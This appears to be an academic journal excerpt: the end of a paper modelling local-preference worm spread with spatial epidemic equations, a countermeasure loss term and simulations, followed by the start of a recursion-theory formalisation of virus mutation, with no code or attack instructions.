and using a Taylor expansion around x ($y = x + r$), we end up with a spatial generalization of the simple epidemic model (in order to capture interactions between subnets either due to Internet non-uniformities or due to non-uniform scanning strategies)

$$\frac{da_X}{dt} = K\frac{N_S}{N}(1-a_X)\int_n\left(a_X + r\frac{\partial a_X}{\partial x} + \frac{1}{2}r^2\frac{\partial^2 a_X}{\partial x^2}\right)dr \qquad \textbf{(2)}$$

where $a_X = a(x,t)$ is the fraction of the infected hosts, $n = N_{Total}/N_s$ is the number of subnets in the Internet which has a total of N_{Total} susceptible hosts and N_s is the size of the subnets.

Assuming a uniform scanning strategy and a homogeneous network infrastructure, the number of infected hosts uniformly increases within the Internet. As a result a uniform spatial distribution emerges and the spatial partial derivatives in Eq. (2) vanish. In this scenario the following evolution equations were derived,

$$\frac{da_X}{dt} = Ka_X(1-a_X) \qquad \textbf{(3)}$$

$$\frac{da}{dt} = Ka(1-a) \qquad \textbf{(4)}$$

where $a = (1/N_{Total}) \int_n N_S a_X dr$ is the total or average density of infected hosts in the Internet. Comparing Eq. (3) and Eq. (4) it is clear that when no non-uniformities are present, the average behaviour of a worm population in the Internet coincides with its behaviour in any network of arbitrary size (the smallest size limited to scales where discrete behaviour is not present).

When a local preference scanning strategy is assumed, there is a uniform probability to scan addresses in the same "/m" prefix network. As a result a non-uniform distribution of infected hosts emerges and the spatial derivatives in Eq. (2) are no longer negligible. The following evolution equation holds,

$$\frac{da_X}{dt} = N_S(1-a_X)\left\{[\beta' + (Q-1)\beta'']a_X + \beta' c \frac{\partial^2 a_X}{\partial x^2}\right\} \qquad \textbf{(5)}$$

where $\beta = \eta/\Omega$ is called the pairwise rate of infection (η is an average scan rate and Ω is the total number of IP addresses), β' and β'' are pairwise rates of infection in local and remote scan respectively ($\beta' = p\eta/2^{32-m}$, $\beta'' = (1-p)\eta/(Q-1)2^{32-m}$ where Q is the number of "/m" prefix networks in Ω) and $c = (1/2) \int_{Qx} r^2 dr$. Eq. (5) provides a specific law of worm propagate for local preference scanning strategy taking into account the resulting heterogeneities. The formalism introduces as a crucial model parameter, the gradient coefficient *c* which is a measure of the size of the critical network, *i.e.* a representative neighbourhood of subnets. This means that in a neighbourhood of this scale the worm population proceeds independently. As a result, the evolution of the worm population within the critical network coincides with the evolution of the population in the Internet as a whole.

While the spatial model proposed by (Avlonitis et al, 2007) is able to take into account and model interactions between infected hosts, thus introducing the notion and existence of a critical network, no effort has been given to incorporate a number of factors that influence the propagation of a worm in the Internet, such as human intervention, *e.g.*, preventive and reactive measures against scanning worms. It is the aim of the proposed model in the next section to incorporate such human-based actions in order to achieve a more realistic understanding of local preference worm propagation strategies in the Internet.

Incorporating human intervention in local preference worm propagation

In order to take into account human intervention in local preference scan strategies in the initial model proposed in Eq. (5) it is necessary to introduce an appropriate *loss term*. The following gradient model is proposed,

$$\frac{da_X}{dt} = K' a_X(1-a_X) - g(a_X) + c'(a_X)\frac{\partial^2 a_X}{\partial x^2} \qquad \textbf{(6)}$$

where the abbreviations for the rate $K' = N_S[\beta' + (Q-1)\beta'']$ and the gradient coefficient $c'(a_X) = \beta' N_S (1 - a_X) c$ was used while the new term $g(a_X)$ models human intervention. The following analytical form for $g(a_X)$ is adopted,

$$g(a_X) = g_1 \frac{a_X^2}{g_2^2 + a_X^2} \qquad (7)$$

where g_1, g_2 are appropriate constants. This kind of loss term was previously used in other fields in order to model population dynamics (*e.g.*, (Ludwig et al, 1978)). The following properties hold: for early spread, i.*e.*, for $a_X \to 0$, $g(a_X) \approx a_X^2$ which is equivalent to say that initially the reduction of infected hosts is very low, while near saturation $a_X \to 1$, $g(a_X) \approx g_1$, *i.e.*, the rate of reduction of infected hosts reaches a high constant rate at a specific time after the release of the worm. This kind of behaviour is appropriate for worm spreading problems since in the real word, not too many hosts are initially aware of the presence of a new worm and as a result little effort is paid to mitigating its propagation. On the contrary, in the course of time more and more hosts are aware of the worm spreading and appropriate actions (both preventive and reactive) usually take place.

In order to evaluate the role of the proposed model in Eq. (6), and especially the role of the gradient term (which models local preference worm strategies) in the worm's propagation rate, the two versions of Eq. (6) with and without the gradient term, are considered. Furthermore, it is assumed that initially a more or less uniform distribution of nuclei of infected hosts emerge in the network (this is equivalent to assuming a quite common spatial solution of the form $a_X(x) = [B\cosh(x/A)]^{-2}$ emerges independently in each critical subnet, see for example in (Avlonitis et al, 2007b)). For this scenario and for the initial time states (*i.e.*, for $a_X \to 0$, $g(a_X) \approx a_X^2$) of worm spreading, the time derivatives of Eq.(6) with and without the gradient term are depicted in Fig. (1), for arbitrary model parameters.




Figure 1. Approximating analytical results of the gradient model with a loss term

It can be seen that when a random scanning strategy is adopted then the corresponding model without the gradient term shows a low overall propagation rate while for a local preference strategy

the corresponding model with the gradient term shows a higher overall propagation rate. As a consequence, the depicted analytical results confirm real measurements for local preference worms, which report faster propagation rates compared with random scanning worms. Moreover, recalling that $c'(a_X) = \beta' N_S (1-a_X) c$, the stronger the local preference behaviour the higher contribution of the gradient term *e.g.*, the faster propagation rate as depicted with the dashed curves in Fig. (1).

Furthermore, the analytical results depicted in Fig. (1), show that the dynamic without the gradient term (*e.g.*, random scanning) reaches a maximum number of infected hosts N_{max}^{R} which is considerably lower than that reached when the gradient term enters the dynamics, N_{max}^{LP1} or N_{max}^{LP2} (local preference strategy). Thus, another outcome of the proposed model is that a local preference strategy not only obtains higher propagation rate but also results in much higher damage in the network.

However, as one of the main results of the present work, it is noted that human intervention during worm spreading can be modelled and quantified in the framework of the proposed model by means of only three model parameters, mainly g_1, g_2, N_S. This is not always an easy task and appropriate values can be estimated only by calibrating model behaviour with real data. The powerfulness of the new model is that the calibration can be done at the beginning of worm propagation. As a result it may be possible to predict on time the future behaviour of the worm. For a robust calibration one should note that the new introduced term $g(a_X)$ captures healing of hosts that return, for some reason, to a susceptible state (*i.e.*, hosts that follow the SIS model). In order to incorporate other preventive and/or reactive countermeasures (*e.g.*, firewall policies, patch strategies, updating virus scanners or removing hosts from the network), a dynamic reduction of the size N_S of the susceptible hosts in Eq. (6) must be considered.

Exploring scalability emerged in Local Preference worm strategies

As it was pointed elsewhere (Avlonitis et al, 2007), the so called gradient model for local preference worm strategies is able to capture the spatial behaviour of spreading worms. This can be done by means of a characteristic length entering to the corresponding gradient coefficient. The origin of this characteristic length relies on the interactions between hosts and determines the size of the critical subnet. Note that the smaller the gradient coefficient the smaller the characteristic length, *e.g.*, the smaller the size of the critical subnet. Once more here it is emphasized that the existence of a critical subnet guaranties that an observation of the worm propagation within the critical subnet may lead to a robust measure of the worm propagation in the entire network. As a result, in the framework of gradient models there is the possibility to address scalability analytically and further it is possible to measure (and quantify) the effect of subnet size to worm propagation behaviour.

Under this interpretation, the proposed model in this work suggests that during worm propagation the characteristic length of the dynamics of the system changes since $c'(a_X) = \beta' N_S (1-a_X) c$ is a function of a_X. Furthermore, the model predicts that initially a critical subnet for robust monitoring of worm propagation has a maximum size (since $c'(a_X) = \beta' N_S (1-a_X) c$ is maximum for $a_X \to 0$) and in the course of time this decreases and finally for $a_X \to 1$ the spreading behaviour coincides with a random scan strategy. This is an unexpected result and it is demonstrated later in this section by means of simulation results. Intuitively this can be understood since, in local preference scanning strategies, initially the density of infected hosts proceeds heterogeneously, while as the network goes to saturation the density of infected hosts tends to be homogeneous, *e.g.*, at any subnet it is almost equal to unity.

In order to verify the predictions of the proposed model presented in the previous and current sections, a simple discrete event simulator has been built. This setup is equivalent to a /16 network, describing a total number of 256 LAN clusters with each LAN having 256 hosts. All hosts are initially susceptible to worm infection and a single host in an arbitrary LAN is in infected state. The simulated worm performs 1 infection probe per time unit, something that leads to a rough correspondence of 1 ms per time step. Connection establishment delays are disregarded, as a UDP packet scanning method is assumed to be used. The simulator distinguishes between two types of probe propagation delays: 10 time units for intra-LAN and 100 time units for inter-LAN infection propagation.

In the first phase of simulation, a local preference strategy for address scanning was selected. No human countermeasures were accounted for, enabling thus the isolation and validation of the gradient term of the model-theoretical analysis. Probing subnets of various sizes have been used, containing part of, total, or aggregation of LANs with 128, 256 or 512 host per subnet, accordingly.

In Figure 2, the evolution of infection density of arbitrary selected subnets is compared to the global infection density evolution of the whole simulated setup. During the outbreak phase of the worm infection, locally probed estimations of the infection are not following accurately the global infection numbers. In the case of subnets with size 128 or 256 probes (that is, probing was accomplished within a sole LAN), there appears an average error of 40% in the estimation of the global infection density. When a critical size of 512 hosts is considered, involving the aggregation of 2 LANs in a probing subnet, the corresponding estimation error is of the order of 15%. On the other hand, near the saturation phase of infection, we observe that the behavior of the worm propagation in different size subnets coincides. This confirms the theoretical result stated earlier in this section, *i.e.*, that near the saturation local preference worms behave the same as random scanning worms.




Figure 2. Infection density in arbitrary probing subnets compared to global infection density

In the second part of simulation experiments, a constant rate of 1‰ of the total number of hosts is assumed to be immunized in each time step, accounting for preventive countermeasures in the setup. In order to capture the human initiated healing of infected hosts an additional disinfection action is performed in each time step, which returns a number of infected hosts to the susceptible state. This number of healed hosts per time step is proportional (1‰) to the square of infected hosts within a LAN cluster, as long as the number of infected hosts in the LAN is kept low, but stabilizes later at 0.25% when the number of infected hosts overpasses one half of the total available hosts in the LAN.

Two distinct cases of address scanning strategies have been simulated:

- In the first case, the generated addresses have a uniform (random) distribution, disregarding any information about locality of LAN clusters. Each infection probe can target any other host in the entire simulated setup with equal probability.
- In the second case, the worm exhibits a local preference in the probe addresses it generates. Following the characteristics of a Blaster-like worm, 40% of the generated addresses target other hosts in the same LAN cluster, while the remaining 60% target hosts in random LANs.

In both cases, the evolution of the number of infected hosts through time is being tracked, in order to compare and validate the model-theoretically predicted behavior of worm propagation.




Figure 3. Number of infected hosts in total simulated setup

As depicted in simulation results of Figure 3, the outbreak of infection is faster with the local preference scanning strategy and the peak value of infected hosts is higher compared to the relevant

results of random scanning. The two simulation outcomes are with strict accordance to the model-theoretical predictions presented in Section 4. Moreover, it is clearly shown in Figure 3 that the immunization constant rate procedure is the dominant characteristic after reaching peak values of infected hosts in both uniform and local preference cases. This leads to a similar ending phase of infection evolution.

Discussion

The design of techniques and strategies for an effective, affordable and implementable resistance against future worms will be a research challenge in the years to come. Given the apparent inadequacy of existing proactive strategies to deal with advanced, fast spreading worms, monitoring and intrusion detection can be seen as another layer of protection, complementary to preventive and reactive security (*e.g.*, firewall and disinfection technologies). IDS technology could take advantage of the knowledge gained by recent worm propagation models that attempt to describe how a worm is propagated, by using mathematical equations.

This work elaborates on a recent worm propagation model (Avlonitis et al, 2007), where it was shown that there is a representative neighborhood of hosts of appropriate size over which the evolution of worm population follows correctly the evolution of the population in the Internet. More specifically, in this work a loss term is added to describe the reduction of the worm population, caused by preventive and/or reactive countermeasures. Furthermore, we explain analytically and then demonstrate, with simulation results, the fact that local preference worms spread faster and result in greater damage compared with random scanning worms. This work can be used to better describe the real-world behavior of local preference scanning worms in the Internet.

Finally, a theoretical framework for addressing scalability of worm propagation in the Internet was proposed via gradient models. More specifically it has been shown that a hierarchy of critical subnet sizes is present during local preference worm propagation. In general, it is stated that gradient models are a very valuable tool in order to address scalability. In order to understand this, note that the characteristics of scalability depend on the characteristics of worm propagation strategies and on the network infrastructure. On the other hand we show that those characteristics determine the expression of the corresponding gradient term. As a result, we believe that correct estimation of the gradient coefficient for a scanning worm could be used to predict its scaled propagation.

References

Anderson R. M. & May R. M. (1991). Infectious Diseases of Humans: Dynamics and Control, Oxford University Press, Oxford.

Avlonitis, M., Magkos, E., Stefanidakis, M., and Chrissikopoulos, V. (2007). A Spatial Stochastic Model for Worm Propagation: Scale Effects. Journal in Computer Virology, 3(2), Springer Paris, 87-92.

Avlonitis, M., Zaiser, M., and Aifantis, E.C (2007). Nucleation And Non-Linear Strain Localization During Cyclic Plastic Deformation. In Jounal of the Mechanical Behaviour of Materials, 18(1), 69-80.

Bellovin, S. M., Keromytis, A., and Cheswick, B. (2006). Worm Propagation Strategies in an IPv6 Internet. ;login:, the USENIX Magazine, 31(1), 70-76.

CERT (2001). CERT Advisory CA-2001-26 Nimda Worm, http://www.cert.org/advisories/CA-2001-26.html.

Chen, Z., Chen, C., Ji, C. (2007). Understanding Localized-Scanning Worms. In Performance, Computing, and Communications Conference IPCCC 2007. IEEE, pp. 186-193.

Chen, Z., and Ji, C. (2007). Optimal worm-scanning method using vulnerable host distributions. International Journal of Security and Networks: Special Issue on Computer and Network Security, to appear.

eEye (2003). eEye Digital Security, Blaster worm analysis. http://www.eeye.com/html/Research/Advisories/AL20030811.html.

Kesidis G., Ihab, H., and Jiwasurat S. (2005). Coupled Kermack-McKendrick Models for Randomly Scanning and Bandwidth-Saturating Internet Worms. In: QoS-IP 2005, LNCS 3375, Springer, pp. 101–109.

Kephart, J., White, S. (1991). Directed graph epidemiological models of computer viruses. In: IEEE Symposium on security and privacy, pp. 343-359.

Ludwig, D., Jones, D., and Holling, C.S (1978). Qualitative Analysis of Insect Outbreak Systems: The Spruce Budworm and Forest. In The Journal of Animal Ecology, Vol. 47(1), 315-332.

Moore, D., Paxson, V., Savage, S., Shannon, C., Staniford, S., Weaver, N. (2003). Inside the slammer worm. IEEE Security & Privacy, 1(4), 33–39.

Moore D., Shannon C., and Claffy, K. (2002). Code-red: a case study on the spread and victims of an internet worm. In 2nd ACM SIGCOMM Workshop on Internet measurement, ACM, pp. 273-284.

Morin, B., and Me, L. (2007). Intrusion detection and virology: an analysis of differences, similarities and complementariness. Journal in Computer Virology, 3(1), Springer Paris, 39-49.

Onwubiko, C., Lenaghan, A., Hebbes, L. (2005). An Improved Worm Mitigation Model for Evaluating the Spread of Aggressive Network Worms. In IEEE EUROCON 2005, pp. 1710-1713.

Serazzi, G., Zanero, S. (2003): Computer virus propagation models. In: Calzarossa, M.C., Gelenbe, E. (eds.) Tutorials of the 11th IEEE/ACM Int'l symp. on modeling, analysis and simulation

of computer and telecom - systems - MASCOTS 2003. Berlin Heidelberg New York: Springer 2003.

Shannon, C., and Moore, D. (2004). The spread of the Witty worm. IEEE Security and Privacy, 2(4), 46-50.

Staniford, S., Paxson, V., Weaver, N.(2002): How to own the internet in your spare time. In: Proceedings of the 11th USENIX security symposium (Security '02).

Wang, Y. and Wang, C. (2003). Modeling the effects of timing parameters on virus propagation. In Proceedings of the 2003 ACM workshop on Rapid Malcode, ACM Press, pp. 61–66.

Wu, J., Vangala, S., Gao, L., and Kwiat, K. (2004). An effective architecture and algorithm for detecting worms with various scan techniques. In 11th Annual Network and Distributed System Security Symposium (NDSS'04), San Diego, CA, Feb. 2004.

Yu W., Wang X., Xuan D. and David, L. (2006). Effective Detection of Active Worms with Varying Scan Rate. In International Conference on Security and Privacy in Communication Networks (SecureComm), IEEE, to appear.

Zou, C.C., Gong, W., Towsley, D. (2002). Code red worm propagation modeling and analysis. In: Proceedings of the 9th ACM conference on computer and communications security, pp 138-147. New York: ACM Press 2002.

Zou C., Gong W., Towsley, D., and Gao L. (2003). Monitoring and early detection for internet worms, In 10th ACM Conference on Computer and Communication Security (CCS), October 2003.

Zou C., Towsley, D., Gong W. (2006). On the performance of Internet worm scanning strategies. Journal of Performance Evaluation, 63(7), Science Direct, 700–723.

Zou, C., Towsley, D., Gong, W., and Cai, S. (2006). Advanced Routing Worm and Its Security Challenges. Simulation, 82(1), ACM Press, 75 – 85.

Extended recursion-based formalization of virus mutation

Philippe Beaucamps

Loria, France[1]

About Author

Philippe Beaucamps is a PhD student at the CNRS / LORIA in Nancy, France.

Contact Details: Loria, B.P. 239, 54506 Vandoeuvre-lès-Nancy Cédex, France, email: philippe.beaucamps_at_loria.fr

Keywords

Computer viruses, viral mutation, polymorphism, metamorphism, recursion theory, formal grammars, combined viruses

[1] This work was done at the École Supérieure et d'Application des Transmissions, Laboratoire de virologie et de cryptologie, B.P. 18, 35998 Rennes, France.

Extended recursion-based formalization of viruses mutation

Abstract

Computer viruses are programs that can replicate themselves by infecting other programs in a system. Bonfante, Kaczmarek and Marion have recently proposed a classification of viruses which relies on the recursion theory and its recursion theorems. We propose an extension of their formalism to consider in a more practical way the mutation of viruses. In particular, we are interested in modelling any depth of mutation, not just the first two levels. We show that this formalism still relies on recursion theorems, whatever the depth of mutation, even in the case of infinite depth. We also extend furthermore this formalism to model the viability of viral replication, which ensures that an infected program still can propagate the virus. An application of the proposed formalism to the class of combined viruses (multi-part viruses) is studied. Finally, given that metamorphic viruses can be modelled by grammars operating on grammars, we study a recursion-based approach of formal grammars and show that the recursion theorems of the recursion theory can be ported to the formal grammars theory.

Introduction

Computer infections are a serious concern in nowadays IT infrastructures. These infections are carried out using miscellaneous types of malware, among which computer viruses: such programs replicate themselves in a host environment, possibly mutating during the replication and possibly carrying a payload. These viruses have been modelled very early by F. Cohen (1986) using Turing machines, and then by Adleman (1988) using recursive functions. Lately, Filiol (2005) and Bonfante, Kaczmarek and Marion (2005, 2007) have proposed a new formalization of computer viruses which encompasses any previous approach and allows a classification where the existence of each class relies on a variant of Kleene's recursion theorem (Kleene, 1938).

The major stake in detecting viruses is virus mutation. Simple viruses are detected by pattern-matching. However, some viruses mutate their code along any replication: polymorphic viruses encrypt their code and mutate the decryption function only, whereas metamorphic viruses mutate the whole code. Thus simple polymorphic viruses always replicate using the same code: their mutation function is fixed. Metamorphic viruses however mutate their code and thus are able to mutation their mutation function.

In this paper, starting from the work of Bonfante & al, we adopt a more practical approach by considering directly in our formalism these mutation functions. However, rather than limiting ourselves to one mutation function, we hypothetically consider the case of mutation at any depth. We study this formalism according to two approaches, one being behavioural, which corresponds to Bonfante & al's work, the other one being syntactic. After formalizing these approaches, we consider the case of infinite depth of mutation and conclude with the problem of viability of the replication: how do we ensure that an infected program continues replication. This formalism is finally illustrated by the case of combined viruses, which are multi-part viruses.

Poly/metamorphic viruses can also be modelled using formal grammars (Filiol, 2007). Metamorphic viruses are in particular modelled by grammars operating on other grammars: the parallel with recursive functions seen as integers operating on integers is straightforward. Thus we investigate in the end a recursion approach of the theory of formal grammars.

Viruses in the recursion theory

Notations

In the recursion theory, programs are represented by integers (using Gödel's numbering). For a given program $p \in \mathbb{N}$, φ_p is the semi-recursive function computed by p. Encoding of tuples of integers into integers is denoted by $\langle \cdots \rangle$. When unambiguous, brackets may be omitted.

Recursion theorems

Self-reproduction of programs relies on two fundamental theorems, established by Kleene (1938):

Theorem 1 (Iteration theorem). *There exists a semi-recursive function* $S: \mathbb{N} \times \mathbb{N} \rightarrow \mathbb{N}$ *which verifies:*

For any program p, for any integer x, the program S (p, x) verifies:

$\forall y \in \mathbb{N},\ \varphi_{S(p,x)}(y) = \varphi_p(x, y)$

S (p, x) is said to specialize program p on input x.

S is called the iteration function or the s-m-n function.

Theorem 2 (Recursion theorem). *For any recursive function f, there exists a program e such that:*

$\forall x \in \mathbb{N},\ \varphi_e(x) = f(e, x)$

This theorem proves the existence of self-reproducing programs. For instance, Quine programs[2] merely correspond to the function: $f(p, x) = p$.

Subsequently, Smullyan extended the recursion theorem to two recursive functions (Smullyan, 1993):

Theorem 3 (Double recursion theorem). *For any recursive functions f and g, there are programs* e_1 *and* e_2 *such that:*

$$\forall x, \quad \varphi_{e_1}(x) \quad ¿ \quad f(e_1, e_2, x)$$
$$\varphi_{e_2}(x) \quad ¿ \quad g(e_1, e_2, x)$$

These theorems, along with their variants, provide a basis to Bonfante & al's formalism, as detailed in the next section.

Current formalism

Bonfante, Kaczmarek and Marion defined a virus with respect to a semi-recursive function *B*, which is called propagation function (Bonfante, Kaczmarek & Marion, 2007). This function describes how

[2] A Quine program is a program that outputs its own code.

a virus can infect (insert itself into) a program. We here recall the different classes of viruses they defined and their associated results.

Definition 1 (Virus). *A program v is a virus wrt a semi-recursive function B iff:*

$\forall p,\ \forall x,\ \varphi_v(p, x) = \varphi_{B(v,p)}(x)$

Existence of such viruses comes from a simple application of Kleene's recursion theorem. Since the proof of this theorem is constructive, a virus can be constructed for any propagation function (Bonfante & al, 2007).

Moreover, Bonfante & al proved that this generic definitio encompasses any previous definition of viruses by Cohen (1986), Adleman (1988) and Zuo and Zhou (2004).

Blueprint viruses

A blueprint virus (Bonfante & al, 2007) is defined wrt a semi-recursive function *g* which specifies the behaviour of the virus in an environment. Such viruses simply duplicate their code when replicating.

Definition 2 (Blueprint virus). *A program p is a blueprint virus wrt a semi-recursive function g iff:*

- *v is a virus wrt some propagation function.*
- $\forall p, x,\ \varphi_v(p, x) = g(v, p, x)$

Bonfante & al. show that there exists a *blueprint distribution engine* which yields a blueprint virus for any semi-recursive function *g* and wrt a fixed propagation function, which happens to be the iteration function *S*.

In order to allow the mutation of blueprint viruses during replication, evolving blueprint viruses are defined:

Definition 4 (Evolving blueprint virus). *A program d_v is a distribution of evolving blueprint viruses wrt a semi-recursive function g iff:*

- *d_v is a distribution engine.*
- $\forall i,p,x,\quad \varphi_{d_v(i)}(p,x) = g(d_v, i, p, x)$

The existence of such viruses relies on a parameterized variant of Kleene's recursion theorem.

2.3.2 Smith viruses

Evolving blueprint viruses are defined wrt a fixed propagation function. We now define smith viruses wrt a specification function which depends on their propagation function. Thus a smith virus corresponds to the couple of the virus and its propagation function:

Definition 5 *(Smith virus). Two programs v and B are a smith virus iff:*

- *v is a virus wrt B*
- $\forall p, x, \ \varphi_v(p, x) = g(B, v, p, x)$

Existence of smith viruses relies on the double recursion theorem (theorem 3).

Definition 6 (Virus distribution). *A virus distribution is a pair (d_v, d_B) such that for any i, $\varphi_{d_v}(i)$ is a virus wrt $\varphi_{d_B}(i)$.*

Again, as for blueprint distribution engines, there exist smith virus distributions which are virus distributions operating on specification functions and yielding smith viruses wrt these specification functions.

Finally, the class of smith distributions is defined by the viruses which can mutate their code along with their propagation function (metamorphic viruses):

Definition 7 (Smith distribution). *Two programs d_v and d_B are a smith distribution wrt a semi-recursive function g iff:*

- *(d_v, d_B) is virus distribution.*
- $\forall i,p,x, \quad \varphi_{\varphi_{d_v}(i)}(p,x) = g(d_B, d_v, i, p, x)$

Existence of such viruses relies on a parameterized version of the double-recursion theorem.

Recursion and vertical mutation

Vertical mutation chains

First, let's consider the seeming equivalence between blueprint viruses and smith distributions. A blueprint virus (along with its propagation function) can be seen as a smith distribution, with constant virus distribution. Same goes for evolving blueprint viruses. Conversely, a smith distribution can be seen as a distribution of evolving blueprint viruses. Let *(d_v, d_B)* be a smith distribution wrt a specification function *g*: each virus generated by d_v is a virus wrt its own propagation function. However, if we consider the semi-recursive function *g′* defined by the specialization of *g* for d_B (*g′ = S (g, d_B)*), then d_v is an evolving blueprint virus distribution wrt *g′* and the propagation function *S* (iteration function). Thus the classes of evolving blueprint viruses and of viruses generated by smith distributions are formally identical.

Moreover, the proposed formalism only considers two levels of mutation: a given virus can mutate its code and its propagation function. We thus extend this formalism to model any depth of mutation. This mutation is vertical, as opposed with horizontal mutation which occurs on a given depth of mutation between different virus generations.

Let's call mutation function at level *n* the function that models the mutation of the *n-1*-mutation function, given an environment and mutation functions at lower levels. At level *0* , the mutation

function yields the infected program when given as input the virus, a target program and an environment. These functions will be formally defined later.

We are also interested in the number of mutation levels from which the mutation functions can be considered fixed and we will more particularly study the case of infinite (vertical) mutation chains, as well as the notion of viable replication (i.e. an infected program can still effectively replicate).

From a syntactic perspective, let's now suppose that a virus has no access to its propagation function: then considering this propagation function isn't justified in a sense and we could consider that this propagation function is the iteration function. So the number of mutation levels is motivated by the actual ability to extract the mutation function on any of these levels. Similarly viruses that mutate their code in a fixed way can actually be considered as strictly mutating their mutation function. For instance, consider a virus v_0 which yields its own code (using a self reference provided by the environment) plus a space, and a virus v_1 which is a variant of a Quine program (a program that outputs its own code) modified in such a way that it appends a space at the end of its code. v_0 and v_1 have then the same behaviour when replicating, but v_0 has a fixed mutation function whereas v_1 has a variable mutation function since it actually depends on the current virus code.

Notations

Let v be a given virus, p a program to infect and x an environment. In the following, when program p and environment x are unambiguous, we will denote by v' the result of infection of program p by virus v in environment x (i.e. the resulting infected program).

